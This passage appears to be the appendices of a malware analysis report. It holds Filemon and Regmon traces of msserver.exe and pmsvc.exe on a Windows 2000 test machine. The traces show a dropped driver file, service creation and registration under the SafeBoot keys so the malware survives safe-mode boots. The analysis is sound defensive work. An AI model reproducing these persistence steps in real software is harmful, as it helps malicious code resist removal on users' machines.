135 4:49:17 AM explorer.exe:1036 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS
Attributes: RA

136 4:49:18 AM explorer.exe:1036 DIRECTORY C:\WINNT\ SUCCESS FileBothDirectoryInformation:
msserver.exe

137 4:49:18 AM msserver.exe:904 OPEN C:\WINNT\msserverdrv.sys SUCCESS Options: Open

Access: All

138	4:49:18 AM	msserver.exe:904	SET INFORMATION	C:\WINNT\msserverdrv.sys	SUCCESS	
FileBasicInformation						
139	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserverdrv.sys	SUCCESS	
140	4:49:18 AM	msserver.exe:904	OPEN	C:\WINNT\msserverdrv.sys	SUCCESS	Options: Open
Access: All						
141	4:49:18 AM	msserver.exe:904	DELETE	C:\WINNT\msserverdrv.sys	SUCCESS	
142	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserverdrv.sys	SUCCESS	
143	4:49:18 AM	msserver.exe:904	CREATE	C:\WINNT\msserverdrv.sys	SUCCESS	Options:
OverwriteIf Access: All						
144	4:49:18 AM	msserver.exe:904	WRITE	C:\WINNT\msserverdrv.sys	SUCCESS	Offset: 0
Length: 3342						
145	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserverdrv.sys	SUCCESS	
146	4:49:18 AM	msserver.exe:904	OPEN	C:\WINNT\msserverdrv.sys	SUCCESS	Options: Open
Access: All						
147	4:49:18 AM	msserver.exe:904	SET INFORMATION	C:\WINNT\msserverdrv.sys	SUCCESS	
FileBasicInformation						
148	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserverdrv.sys	SUCCESS	
149	4:49:18 AM	msserver.exe:904	OPEN	C:\WINNT\msserverdrv.sys	SUCCESS	Options: Open
Access: All						
150	4:49:18 AM	msserver.exe:904	DELETE	C:\WINNT\msserverdrv.sys	SUCCESS	
151	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserverdrv.sys	SUCCESS	
152	4:49:18 AM	msserver.exe:904	CREATE	C:\WINNT\msserverdrv.sys	SUCCESS	Options:
OverwriteIf Access: All						
153	4:49:18 AM	msserver.exe:904	WRITE	C:\WINNT\msserverdrv.sys	SUCCESS	Offset: 0
Length: 3342						
154	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserverdrv.sys	SUCCESS	
155	4:49:18 AM	msserver.exe:904	OPEN	C:\WINNT\	SUCCESS	Options: Open Directory Access: All
156	4:49:18 AM	msserver.exe:904	DIRECTORY	C:\WINNT\	SUCCESS	FileBothDirectoryInformation:
msserver.ini						
157	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\	SUCCESS	
158	4:49:18 AM	msserver.exe:904	OPEN	C:\WINNT\msserver.ini	SUCCESS	Options: Open Access: All
159	4:49:18 AM	msserver.exe:904	READ	C:\WINNT\msserver.ini	SUCCESS	Offset: 0 Length: 128
160	4:49:18 AM	msserver.exe:904	READ	C:\WINNT\msserver.ini	SUCCESS	Offset: 128 Length: 128
161	4:49:18 AM	msserver.exe:904	READ	C:\WINNT\msserver.ini	SUCCESS	Offset: 256 Length: 128
162	4:49:18 AM	msserver.exe:904	READ	C:\WINNT\msserver.ini	SUCCESS	Offset: 384 Length: 128
163	4:49:18 AM	msserver.exe:904	READ	C:\WINNT\msserver.ini	SUCCESS	Offset: 512 Length: 128
164	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserver.ini	SUCCESS	

Appendix 2-D Results of the Regmon (msserver.exe)

1	5.42200727	explorer.exe:1036	OpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\AppCompatibility\msserver.exe	NOTFOUND
2	5.42289872	explorer.exe:1036	OpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\App Paths\msserver.exe	NOTFOUND
3	5.42297722	explorer.exe:1036	OpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\App Paths\msserver.exe	NOTFOUND
4	5.46146675	explorer.exe:1036	OpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe	NOTFOUND
5	5.48985974	msserver.exe:1272	OpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe	NOTFOUND
6	5.49479557	msserver.exe:1272	OpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe	NOTFOUND
7	5.49510287	msserver.exe:1272	OpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe	NOTFOUND
8	5.54061228	msserver.exe:1272	OpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe	NOTFOUND
9	5.54365932	msserver.exe:1272	OpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS Key: 0xE21C89A0
10	5.54369089	msserver.exe:1272	QueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode	NOTFOUND
11	5.54373363	msserver.exe:1272	CloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS Key: 0xE21C89A0
12	5.54825488	msserver.exe:1272	OpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	SUCCESS Key: 0xE21C89A0
13	5.54830740	msserver.exe:1272	QueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\LeakTrack	NOTFOUND
14	5.54833924	msserver.exe:1272	CloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	SUCCESS Key: 0xE21C89A0
15	5.54839121	msserver.exe:1272	OpenKey	HKLM	SUCCESS Key: 0xE21C89A0
16	5.54841747	msserver.exe:1272	OpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Diagnostics	NOTFOUND
17	5.54891921	msserver.exe:1272	OpenKey	HKLM\System\CurrentControlSet\Control\Error Message Instrument\	NOTFOUND
18	5.54929551	msserver.exe:1272	OpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32	SUCCESS Key: 0xE1EEA840
19	5.54972238	msserver.exe:1272	QueryValue	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32\msserver	NOTFOUND
20	5.54980088	msserver.exe:1272	CloseKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32	SUCCESS Key: 0xE1EEA840
21	5.55005566	msserver.exe:1272	OpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2	SUCCESS Key: 0xE1EEA840
22	5.55089124	msserver.exe:1272	QueryValue	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2\msserver0.0	NOTFOUND
23	5.55094879	msserver.exe:1272	CloseKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2	SUCCESS Key: 0xE1EEA840
24	5.55101808	msserver.exe:1272	OpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility	SUCCESS Key: 0xE1EEA840
25	5.55104182	msserver.exe:1272	QueryValue	HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility\msserver	NOTFOUND
26	5.55107507	msserver.exe:1272	CloseKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility	SUCCESS Key: 0xE1EEA840
27	5.55155557	msserver.exe:1272	OpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\AppCompatibility\msserver.exe	NOTFOUND
28	5.55160223	msserver.exe:1272	OpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows	SUCCESS Key: 0xE1EEA840
29	5.55162905	msserver.exe:1272	QueryValue	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\Applnit_DLLs	SUCCESS ""
30	5.55167458	msserver.exe:1272	CloseKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows	SUCCESS Key: 0xE1EEA840
31	5.55959850	msserver.exe:1272	OpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS Key: 0xE1EEA840
32	5.55973147	msserver.exe:1272	QueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\AdditionalBaseNamedObjectsProtectionMode	NOTFOUND
33	5.55977422	msserver.exe:1272	CloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS Key: 0xE1EEA840
34	5.55996027	msserver.exe:1272	OpenKey	HKLM\SOFTWARE\Microsoft\OLE	SUCCESS Key: 0xE1EEA840
35	5.55999492	msserver.exe:1272	QueryValue	HKLM\SOFTWARE\Microsoft\OLE\PageAllocatorUseSystemHeap	NOTFOUND
36	5.56002760	msserver.exe:1272	CloseKey	HKLM\SOFTWARE\Microsoft\OLE	SUCCESS Key: 0xE1EEA840
37	5.56006196	msserver.exe:1272	OpenKey	HKLM\SOFTWARE\Microsoft\OLE	SUCCESS Key:

```

0xE1EEA840
38 5.56066763 msserver.exe:1272 QueryValue
    HKLM\SOFTWARE\Microsoft\OLE\PageAllocator\SystemHeaps\Private NOTFOUND
39 5.56070981 msserver.exe:1272 CloseKey HKLM\SOFTWARE\Microsoft\OLE SUCCESS Key:
0xE1EEA840
40 5.56114730 msserver.exe:1272 CreateKey HKLM\SOFTWARE\Microsoft\Cryptography\ RNG
    SUCCESS Key: 0xE1EEA840
41 5.56118082 msserver.exe:1272 QueryValue HKLM\SOFTWARE\Microsoft\Cryptography\ RNG\Seed
    SUCCESS C8 91 3E 7D 15 D1 FB 80 ...
42 5.56121742 msserver.exe:1272 CloseKey HKLM\SOFTWARE\Microsoft\Cryptography\ RNG
    SUCCESS Key: 0xE1EEA840
43 5.56177419 msserver.exe:1272 CreateKey HKLM\SOFTWARE\Microsoft\Cryptography\ RNG
    SUCCESS Key: 0xE1EEA840
44 5.56214659 msserver.exe:1272 SetValue HKLM\SOFTWARE\Microsoft\Cryptography\ RNG\Seed
    SUCCESS BE 53 3C 83 F5 EF 23 61 ...
45 5.56219324 msserver.exe:1272 CloseKey HKLM\SOFTWARE\Microsoft\Cryptography\ RNG
    SUCCESS Key: 0xE1EEA840
46 5.56260754 msserver.exe:1272 OpenKey HKLM\SYSTEM\CurrentControlSet\Control\Session Manager
    SUCCESS Key: 0xE1EEA840
47 5.56382082 msserver.exe:1272 QueryValue HKLM\SYSTEM\CurrentControlSet\Control\Session
    Manager\CriticalSectionTimeout SUCCESS 0x278D00
48 5.56386189 msserver.exe:1272 CloseKey HKLM\SYSTEM\CurrentControlSet\Control\Session Manager
    SUCCESS Key: 0xE1EEA840
49 5.56502405 msserver.exe:1272 OpenKey HKLM\SOFTWARE\Microsoft\OLEAUT NOTFOUND
50 5.56508160 msserver.exe:1272 OpenKey HKLM\SOFTWARE\Microsoft\OLEAUT\UserEra
    NOTFOUND
51 5.56526570 msserver.exe:1272 OpenKey HKLM\SOFTWARE\Microsoft\OLEAUT NOTFOUND
52 5.58329788 msserver.exe:1272 OpenKey HKLM\Software\Microsoft\Rpc\RobustMode NOTFOUND

53 5.58335124 msserver.exe:1272 OpenKey HKLM\Software\Microsoft\Rpc SUCCESS Key:
0xE21B5A40
54 5.58337247 msserver.exe:1272 QueryValue HKLM\Software\Microsoft\Rpc\MaxRpcSize NOTFOUND

55 5.58341521 msserver.exe:1272 CloseKey HKLM\Software\Microsoft\Rpc SUCCESS Key:
0xE21B5A40
56 5.58344873 msserver.exe:1272 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image
    File Execution Options\msserver.exe\RpcThreadPoolThrottle NOTFOUND
57 5.58367055 msserver.exe:1272 OpenKey HKLM\System\CurrentControlSet\Control\ComputerName
    SUCCESS Key: 0xE21B5A40
58 5.58370435 msserver.exe:1272 OpenKey
    HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName SUCCESS Key:
0xE1EEA840
59 5.58372754 msserver.exe:1272 QueryValue
    HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName\ComputerName
    SUCCESS "TEST-39AD852140"
60 5.60986382 msserver.exe:1272 CloseKey
    HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName SUCCESS Key:
0xE1EEA840
61 5.60997864 msserver.exe:1272 CloseKey HKLM\System\CurrentControlSet\Control\ComputerName
    SUCCESS Key: 0xE21B5A40
62 5.61412163 msserver.exe:1272 OpenKey HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\
    SUCCESS Key: 0xE202B3A0
63 5.61433981 msserver.exe:1272 OpenKey HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal
    SUCCESS Key: 0xE1EEA840
64 5.61443228 msserver.exe:1272 OpenKey HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network
    SUCCESS Key: 0xE22529C0
65 5.61568300 msserver.exe:1272 CreateKey
    HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\msserver SUCCESS Key: 0xE21C8640
66 5.61627609 msserver.exe:1272 SetValue
    HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\msserver(Default) SUCCESS "Service"
67 5.61759525 msserver.exe:1272 CreateKey
    HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\msserver SUCCESS Key: 0xE21E6DC0
68 5.61773549 msserver.exe:1272 SetValue
    HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\msserver(Default) SUCCESS
    "Service"
69 5.61778327 msserver.exe:1272 CloseKey HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal
    SUCCESS Key: 0xE1EEA840
70 5.61781651 msserver.exe:1272 CloseKey HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network
    SUCCESS Key: 0xE22529C0
71 5.61784668 msserver.exe:1272 CloseKey HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\
    SUCCESS Key: 0xE202B3A0
72 5.61950974 SERVICES.EXE:236 SetValue
    HKLM\System\CurrentControlSet\Services\msserver\ImagePath SUCCESS "C:\WINNT\msserver.exe"
73 5.77658054 SERVICES.EXE:236 QueryValue
    HKLM\System\CurrentControlSet\Services\msserver\ImagePath SUCCESS "C:\WINNT\msserver.exe"

```


74 5.77767957 SERVICES.EXE:236 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe NOTFOUND

75 5.78816498 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe NOTFOUND

76 5.78819403 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe NOTFOUND

77 5.78848988 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe NOTFOUND

78 5.79025463 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe NOTFOUND

79 5.79291837 msserver.exe:904 OpenKey HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS Key: 0xE1EBF860

80 5.79302593 msserver.exe:904 QueryValue HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode NOTFOUND

81 5.79370674 msserver.exe:904 CloseKey HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS Key: 0xE1EBF860

82 5.79626126 msserver.exe:904 OpenKey HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon SUCCESS Key: 0xE1EBF860

83 5.79642748 msserver.exe:904 QueryValue HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\LeakTrack NOTFOUND

84 5.79662108 msserver.exe:904 CloseKey HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon SUCCESS Key: 0xE1EBF860

85 5.80121691 msserver.exe:904 OpenKey HKLM SUCCESS Key: 0xE1FB75E0

86 5.80158428 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Diagnostics NOTFOUND

87 5.80579124 msserver.exe:904 OpenKey HKLM\System\CurrentControlSet\Control\Error Message Instrument\ NOTFOUND

88 5.80698357 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32 SUCCESS Key: 0xE2083DC0

89 5.80725344 msserver.exe:904 QueryValue HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32\msserver NOTFOUND

90 5.80729702 msserver.exe:904 CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32 SUCCESS Key: 0xE2083DC0

91 5.80763700 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2 SUCCESS Key: 0xE2083DC0

92 5.80780351 msserver.exe:904 QueryValue HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2\msserver0.0 NOTFOUND

93 5.80812282 msserver.exe:904 CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2 SUCCESS Key: 0xE2083DC0

94 5.80850080 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility SUCCESS Key: 0xE2178E00

95 5.80889834 msserver.exe:904 QueryValue HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility\msserver NOTFOUND

96 5.80957803 msserver.exe:904 CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility SUCCESS Key: 0xE2178E00

97 5.81056587 msserver.exe:904 OpenKey HKLM\System\CurrentControlSet\Control\Session Manager\AppCompatibility\msserver.exe NOTFOUND

98 5.81061308 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows SUCCESS Key: 0xE2178E00

99 5.81064018 msserver.exe:904 QueryValue HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\Applinit_DLLs SUCCESS ""

100 5.81068432 msserver.exe:904 CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows SUCCESS Key: 0xE2178E00

101 5.81511924 msserver.exe:904 OpenKey HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS Key: 0xE207DBC0

102 5.81546565 msserver.exe:904 QueryValue HKLM\System\CurrentControlSet\Control\Session Manager\AdditionalBaseNamedObjectsProtectionMode NOTFOUND

103 5.81828836 msserver.exe:904 CloseKey HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS Key: 0xE207DBC0

104 5.81843838 msserver.exe:904 OpenKey HKLM\SOFTWARE\Microsoft\OLE SUCCESS Key: 0xE207DBC0

105 5.81846967 msserver.exe:904 QueryValue HKLM\SOFTWARE\Microsoft\OLE\PageAllocatorUseSystemHeap NOTFOUND

106 5.81850403 msserver.exe:904 CloseKey HKLM\SOFTWARE\Microsoft\OLE SUCCESS Key: 0xE207DBC0

107 5.81853839 msserver.exe:904 OpenKey HKLM\SOFTWARE\Microsoft\OLE SUCCESS Key: 0xE207DBC0

108 5.81855711 msserver.exe:904 QueryValue HKLM\SOFTWARE\Microsoft\OLE\PageAllocatorSystemHeapsPrivate NOTFOUND

109 5.81858588 msserver.exe:904 CloseKey HKLM\SOFTWARE\Microsoft\OLE SUCCESS Key: 0xE207DBC0

110 5.81952203 msserver.exe:904 CreateKey HKLM\SOFTWARE\Microsoft\Cryptography\ RNG SUCCESS Key: 0xE207DBC0

111 5.83125788 msserver.exe:904 QueryValue HKLM\SOFTWARE\Microsoft\Cryptography\ RNG\Seed SUCCESS BE 53 3C 83 F5 EF 23 61 ...

112	5.83132353	msserver.exe:904	CloseKey	HKLM\SOFTWARE\Microsoft\Cryptography\ RNG	
	SUCCESS	Key: 0xE207DBC0			
113	5.83211637	msserver.exe:904	CreateKey	HKLM\SOFTWARE\Microsoft\Cryptography\ RNG	
	SUCCESS	Key: 0xE207DBC0			
114	5.83223119	msserver.exe:904	SetValue	HKLM\SOFTWARE\Microsoft\Cryptography\ RNG\Seed	
	SUCCESS	0B 86 DD 48 C0 84 FA FD ...			
115	5.83231109	msserver.exe:904	CloseKey	HKLM\SOFTWARE\Microsoft\Cryptography\ RNG	
	SUCCESS	Key: 0xE207DBC0			
116	5.83260582	msserver.exe:904	OpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	
	SUCCESS	Key: 0xE207DBC0			
117	5.83263851	msserver.exe:904	QueryValue	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\CriticalSectionTimeout	SUCCESS 0x278D00
118	5.83268041	msserver.exe:904	CloseKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	
	SUCCESS	Key: 0xE207DBC0			
119	5.84019952	msserver.exe:904	OpenKey	HKLM\SOFTWARE\Microsoft\OLEAUT	NOTFOUND
120	5.84090101	msserver.exe:904	OpenKey	HKLM\SOFTWARE\Microsoft\OLEAUT\UserEra	
	NOTFOUND				
121	5.84110550	msserver.exe:904	OpenKey	HKLM\SOFTWARE\Microsoft\OLEAUT	NOTFOUND
122	5.84823490	msserver.exe:904	OpenKey	HKLM\Software\Microsoft\Rpc\RobustMode	NOTFOUND
123	5.84831508	msserver.exe:904	OpenKey	HKLM\Software\Microsoft\Rpc	SUCCESS Key: 0xE2214180
124	5.84833687	msserver.exe:904	QueryValue	HKLM\Software\Microsoft\Rpc\MaxRpcSize	NOTFOUND
125	5.84837961	msserver.exe:904	CloseKey	HKLM\Software\Microsoft\Rpc	SUCCESS Key: 0xE2214180
126	5.84846510	msserver.exe:904	OpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe\RpcThreadPoolThrottle	NOTFOUND
127	5.84875145	msserver.exe:904	OpenKey	HKLM\System\CurrentControlSet\Control\ComputerName	
	SUCCESS	Key: 0xE2214180			
128	5.84883693	msserver.exe:904	OpenKey	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName	SUCCESS Key: 0xE2083DC0
129	5.85059358	msserver.exe:904	QueryValue	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName\ComputerName	SUCCESS "TEST-39AD852140"
130	5.85062599	msserver.exe:904	CloseKey	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName	SUCCESS Key: 0xE2083DC0
131	5.85065839	msserver.exe:904	CloseKey	HKLM\System\CurrentControlSet\Control\ComputerName	SUCCESS Key: 0xE2214180
132	5.85233654	msserver.exe:904	OpenKey	HKLM\System\CurrentControlSet\Control\ServiceCurrent	
	SUCCESS	Key: 0xE2214180			
133	5.85236504	msserver.exe:904	QueryValue	HKLM\System\CurrentControlSet\Control\ServiceCurrent\Default	SUCCESS 0x10
134	5.85240610	msserver.exe:904	CloseKey	HKLM\System\CurrentControlSet\Control\ServiceCurrent	SUCCESS Key: 0xE2214180
135	5.85995902	msserver.exe:1272	CloseKey	HKLM SUCCESS	Key: 0xE21C89A0
136	5.86006406	msserver.exe:1272	CloseKey	HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\msserver	SUCCESS Key: 0xE21C8640
137	5.86009814	msserver.exe:1272	CloseKey	HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\msserver	SUCCESS Key: 0xE21E6DC0
138	6.89723275	msserver.exe:904	CreateKey	HKLM\SYSTEM\CurrentControlSet\Services\msserverdrv	SUCCESS Key: 0xE2090FA0
139	6.89730706	msserver.exe:904	SetValue	HKLM\SYSTEM\CurrentControlSet\Services\msserverdrv\ErrorControl	SUCCESS 0x0
140	6.89734617	msserver.exe:904	SetValue	HKLM\SYSTEM\CurrentControlSet\Services\msserverdrv\ImagePath	SUCCESS
	"??\C:\WINNT\msserverdrv.sys"				
141	6.89737327	msserver.exe:904	SetValue	HKLM\SYSTEM\CurrentControlSet\Services\msserverdrv\Start	SUCCESS 0x3
142	6.89740176	msserver.exe:904	SetValue	HKLM\SYSTEM\CurrentControlSet\Services\msserverdrv\Type	SUCCESS 0x1
143	6.89744954	msserver.exe:904	CloseKey	HKLM\SYSTEM\CurrentControlSet\Services\msserverdrv	SUCCESS Key: 0xE2090FA0

Appendix 2-E Results of the Filemon (pmsvc.exe)

```

1  3:39:02 AM  CMD.EXE:1128  DIRECTORY C:\WINNT\system32\  SUCCESS
    FileBothDirectoryInformation: pmsvc.EXE
2  3:39:02 AM  CMD.EXE:1128  OPEN C:\WINNT\system32\pmsvc.exe  SUCCESS  Options: Open
Access: Execute
3  3:39:02 AM  CMD.EXE:1128  QUERY INFORMATION  C:\WINNT\system32\pmsvc.exe  SUCCESS
    Length: 9115
4  3:39:02 AM  CMD.EXE:1128  CLOSE  C:\WINNT\system32\pmsvc.exe  SUCCESS
5  3:39:02 AM  pmsvc.exe:748  OPEN C:\WINNT\system32\  SUCCESS  Options: Open Directory
Access: Traverse
6  3:39:02 AM  pmsvc.exe:748  QUERY INFORMATION  C:\WINNT\system32\pmsvc.exe.Local  FILE
NOT FOUND Attributes: Error
7  3:39:02 AM  pmsvc.exe:748  QUERY INFORMATION  C:\WINNT\system32\IMM32.DLL  SUCCESS
    Attributes: A
8  3:39:02 AM  pmsvc.exe:748  OPEN C:\WINNT\system32\IMM32.DLL  SUCCESS  Options: Open
Access: Execute
9  3:39:02 AM  pmsvc.exe:748  QUERY INFORMATION  C:\WINNT\system32\IMM32.DLL  SUCCESS
    Length: 96528
10 3:39:02 AM  pmsvc.exe:748  CLOSE  C:\WINNT\system32\IMM32.DLL  SUCCESS
11 3:39:02 AM  pmsvc.exe:748  QUERY INFORMATION  C:\WINNT\system32\IMM32.DLL  SUCCESS
    Attributes: A
12 3:39:02 AM  pmsvc.exe:748  OPEN C:\WINNT\system32\IMM32.DLL  SUCCESS  Options: Open
Access: Execute
13 3:39:02 AM  pmsvc.exe:748  QUERY INFORMATION  C:\WINNT\system32\IMM32.DLL  SUCCESS
    Length: 96528
14 3:39:02 AM  pmsvc.exe:748  CLOSE  C:\WINNT\system32\IMM32.DLL  SUCCESS
15 3:39:02 AM  pmsvc.exe:748  QUERY INFORMATION  C:\WINNT\system32\IMM32.DLL  SUCCESS
    Attributes: A
16 3:39:02 AM  pmsvc.exe:748  OPEN C:\WINNT\system32\IMM32.DLL  SUCCESS  Options: Open
Access: Execute
17 3:39:02 AM  pmsvc.exe:748  CLOSE  C:\WINNT\system32\IMM32.DLL  SUCCESS
18 3:39:02 AM  pmsvc.exe:748  QUERY INFORMATION  C:\WINNT\system32\IMM32.DLL  SUCCESS
    Attributes: A
19 3:39:02 AM  pmsvc.exe:748  QUERY INFORMATION  C:\WINNT\system32\IMM32.DLL  SUCCESS
    Attributes: A
20 3:39:02 AM  pmsvc.exe:748  QUERY INFORMATION  C:\WINNT\system32\CRTDLL.DLL
    SUCCESS Attributes: A
21 3:39:02 AM  pmsvc.exe:748  OPEN C:\WINNT\system32\CRTDLL.DLL  SUCCESS  Options: Open
Access: Execute
22 3:39:02 AM  pmsvc.exe:748  QUERY INFORMATION  C:\WINNT\system32\CRTDLL.DLL
    SUCCESS Length: 149264
23 3:39:02 AM  pmsvc.exe:748  CLOSE  C:\WINNT\system32\CRTDLL.DLL  SUCCESS
24 3:39:02 AM  pmsvc.exe:748  QUERY INFORMATION  C:\WINNT\system32\CRTDLL.DLL
    SUCCESS Attributes: A
25 3:39:02 AM  pmsvc.exe:748  OPEN C:\WINNT\system32\pmsvc.exe  SUCCESS  Options: Open
Access: All
26 3:39:02 AM  pmsvc.exe:748  QUERY INFORMATION  C:\WINNT\system32\pmsvc.exe  SUCCESS
    Length: 9115
27 3:39:02 AM  pmsvc.exe:748  READ  C:\WINNT\system32\pmsvc.exe  SUCCESS  Offset: 8704
    Length: 411
28 3:39:02 AM  pmsvc.exe:748  CLOSE  C:\WINNT\system32\pmsvc.exe  SUCCESS
29 3:39:02 AM  pmsvc.exe:748  SET INFORMATION  C:\WINNT\system32\config\software.LOG
    SUCCESS Length: 4096
30 3:39:02 AM  pmsvc.exe:748  SET INFORMATION  C:\WINNT\system32\config\software.LOG
    SUCCESS Length: 4096
31 3:39:02 AM  pmsvc.exe:748  SET INFORMATION  C:\WINNT\system32\config\software.LOG
    SUCCESS Length: 8192
32 3:39:02 AM  pmsvc.exe:748  SET INFORMATION  C:\WINNT\system32\config\software.LOG
    SUCCESS Length: 12288
33 3:39:02 AM  pmsvc.exe:748  SET INFORMATION  C:\WINNT\system32\config\software.LOG
    SUCCESS Length: 12288
34 3:39:02 AM  pmsvc.exe:748  SET INFORMATION  C:\WINNT\system32\config\software.LOG
    SUCCESS Length: 12288
35 3:39:02 AM  pmsvc.exe:748  SET INFORMATION  C:\WINNT\system32\config\software.LOG
    SUCCESS Length: 12288
36 3:39:02 AM  Regmon.exe:1300  DIRECTORY C:\WINNT\system32\  SUCCESS
    FileBothDirectoryInformation: pmsvc.exe
37 3:39:02 AM  Regmon.exe:1300  QUERY INFORMATION  C:\WINNT\system32\pmsvc.exe  SUCCESS
    Attributes: A
38 3:39:02 AM  Regmon.exe:1300  QUERY INFORMATION  C:\WINNT\system32\pmsvc.exe  SUCCESS
    Attributes: A
39 3:39:02 AM  Regmon.exe:1300  OPEN C:\WINNT\system32\pmsvc.exe  SUCCESS  Options: Open
Access: All

```

40 3:39:02 AM Regmon.exe:1300 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS
Attributes: A

41 3:39:02 AM Regmon.exe:1300 SET INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS
FileBasicInformation

42 3:39:02 AM Regmon.exe:1300 READ C:\WINNT\system32\pmsvc.exe SUCCESS Offset: 0
Length: 12

43 3:39:02 AM Regmon.exe:1300 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS
Length: 9115

44 3:39:02 AM Regmon.exe:1300 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS
Length: 9115

45 3:39:02 AM Regmon.exe:1300 CLOSE C:\WINNT\system32\pmsvc.exe SUCCESS

